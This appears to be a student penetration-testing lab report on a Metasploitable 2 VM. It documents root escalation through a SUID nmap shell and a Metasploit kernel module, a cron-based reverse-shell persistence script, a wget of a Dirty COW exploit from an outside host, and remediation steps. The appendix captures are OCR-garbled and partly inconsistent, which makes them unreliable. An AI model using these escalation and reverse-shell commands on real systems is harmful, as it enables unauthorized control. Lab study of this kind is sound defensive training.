

# PRIVILEGE ESCALATION AND PERSISTENCE LAB

## **EXECUTIVE SUMMARY**

During a penetration testing lab on Metasploitable 2 (192.168.116.135), enumeration using LinPEAS revealed both SUID vulnerabilities and an outdated kernel exploitable for privilege escalation. Using these vectors, full root access was achieved. Persistence was established through a root cron job that executes a reverse shell on reboot, maintaining ongoing access.

# **TARGET & TOOLS**

Target: Metasploitable 2 — 192.168.116.135

Tools Used: LinPEAS, Meterpreter, Metasploit, Bash, cron

# 1. ENUMERATION

• Tool: LinPEAS

• **Action:** LinPEAS was transferred and executed on the target VM to identify potential privilege escalation vectors.

## • Findings:

- o Detected several SUID binaries (notably /usr/bin/nmap).
- Identified kernel version 2.6.24-16-generic, known to have privilege escalation vulnerabilities exploitable via Metasploit.
- Enumerated possible cron jobs and writable files that could be abused for persistence.

## 2. PRIVILEGE ESCALATION

## 2.1 SUID Exploit

- Technique: Exploiting a vulnerable SUID binary
- Finding from LinPEAS: /usr/bin/nmap marked as executable with SUID bit set.
- Method:
  - Verified SUID permissions:
  - o ls -la /usr/bin/nmap



- o Entered interactive mode of Nmap to execute shell commands as root:
- o nmap --interactive
- o !sh
- o Resulted in a root shell.
- Outcome: Privilege successfully escalated to root.

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.116.135	Success	Root Shell

# 2.2 Kernel Exploit

- **Technique:** Exploiting outdated kernel vulnerability
- **Finding from LinPEAS:** Kernel version 2.6.24-16-generic known to be vulnerable to multiple local privilege escalation exploits.
- Exploit Used: exploit/linux/local/udevd\_netlink (Metasploit)
- Method:
  - 1. Established a Meterpreter session on the target as a non-root user.
  - 2. Used Metasploit to search for local kernel exploits:
  - 3. search udevd netlink
  - 4. Loaded the module:
  - 5. use exploit/linux/local/udevd netlink
  - 6. set SESSION <session id>
  - 7. set LHOST <attacker IP>
  - 8. run
  - 9. The exploit leveraged the vulnerable udevd component to escalate privileges.
- **Result:** A new root-level Meterpreter session was obtained.

Task ID	Technique	Target IP	Status	Outcome
011	Kernel Exploit	192.168.116.135	Success	Root Shell



# 3. PERSISTENCE

• Method: Root-level cron job

#### Action:

- o Created a script /root/persist.sh containing a reverse shell payload.
- o Made the script executable:
- o chmod +x /root/persist.sh
- o Added the cron entry for automatic execution at reboot:
- @reboot /root/persist.sh
- **Result:** The reverse shell is executed automatically on every reboot, maintaining persistent root access.

## 4. EVIDENCE COLLECTED

- LinPEAS output highlighting /usr/bin/nmap and kernel version.
- Screenshots or logs showing privilege escalation to root via SUID exploit and kernel exploit.
- Confirmation of /root/persist.sh presence and root's cron entry.

## 5. IMPACT

- Root-level access achieved through both SUID and kernel exploitation.
- Persistence ensured via cron job, granting continuous unauthorized control.
- System considered fully compromised.

## 6. REMEDIATION

1. Remove persistence mechanisms

sudo crontab -l -u root sudo crontab -e -u root sudo rm -f /root/persist.sh

2. Remove or fix vulnerable SUID binaries

sudo chmod u-s /usr/bin/nmap

3. Update and patch kernel

sudo apt-get update && sudo apt-get upgrade



sudo apt-get dist-upgrade sudo reboot

## 4. Audit for other SUID/SGID files

find / -perm /6000 -type f -exec ls -ld  $\{\}\ \ \ 2>/dev/null$ 

5. Rotate all credentials and SSH keys

# 8. PERSISTENCE SUMMARY


A root-level cron job was configured as root to ensure persistence. The job executes a reverse shell script located at /root/persist.sh automatically upon every system reboot. This guarantees the attacker regains root access after restarts, maintaining ongoing unauthorized control without manual intervention and ensuring continued system compromise.

# 9.APPENDIX

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| The state of th
```



```
whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin to the string to
```





```
Operative system
Intrps://book.hucktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 1 2 2 2 6 5 eserver (builddBpalmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
Distributor ID: Ubuntu
Description: Ubuntu 8.04
Release: 8.04
Codename: hardy

Sudo version
Intrps://book.hucktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses

Date & uptime
Wed Oct 29 10:19:04 upt 51 min, 2 users, load average: 0.41, 0.23, 0.12

Lock if you can mount unmounted devices
processed by the sudo of the
```

```
| 2006.00 | 3 - mar - mar | 1 root | 1 root | 2010 | 2000 | 1 kilyhoodilery 2, 6, 2-1-1- servery keenel /sir levery /size /legery/size platform. (no. | 2005.00 | 3 - mar - mar | 1 root | 2010 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000 | 2000
```



```
root@metasploitable:/home/msfadmin# /usr/bin/nmap --interactive
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> sh
sh
Unknown command (sh) -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2#
```

```
sh-3.2# wget http://192.168.225.137:9000/dirtyc0w.c

--05:17:57-- http://192.168.225.137:9000/dirtyc0w.c

-> 'dirtyc0w.c'

-> 'dirtyc0w.c'

-> 'dirtycow.c'

-> 'dirtycow.c'

-> 'dirtycow.c'

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-> 'dirtycow.c.

->
```



```
GNU nano 2.0.7 File: persist.sh Modified

#!/bin/bash
bash -i >6 /dev/tcp/192.168.116.135/4444 0>61

[ Can now UnJustify! ]

G Get Help O WriteOut R Read File Y Prev Page K Cut Text C Cur Pos
X Exit J Justify W Where Is V Next Page U UnJustify T To Spell
```

# 10. CONCLUSION

Enumeration with LinPEAS revealed both a vulnerable SUID binary and an outdated kernel on the target system. Using these findings, full root access was achieved through both SUID and kernel exploits. Persistence was maintained using a cron-based reverse shell, granting continuous root-level control after reboots. Immediate patching, removal of SUID binaries, and log auditing are critical to restoring system integrity.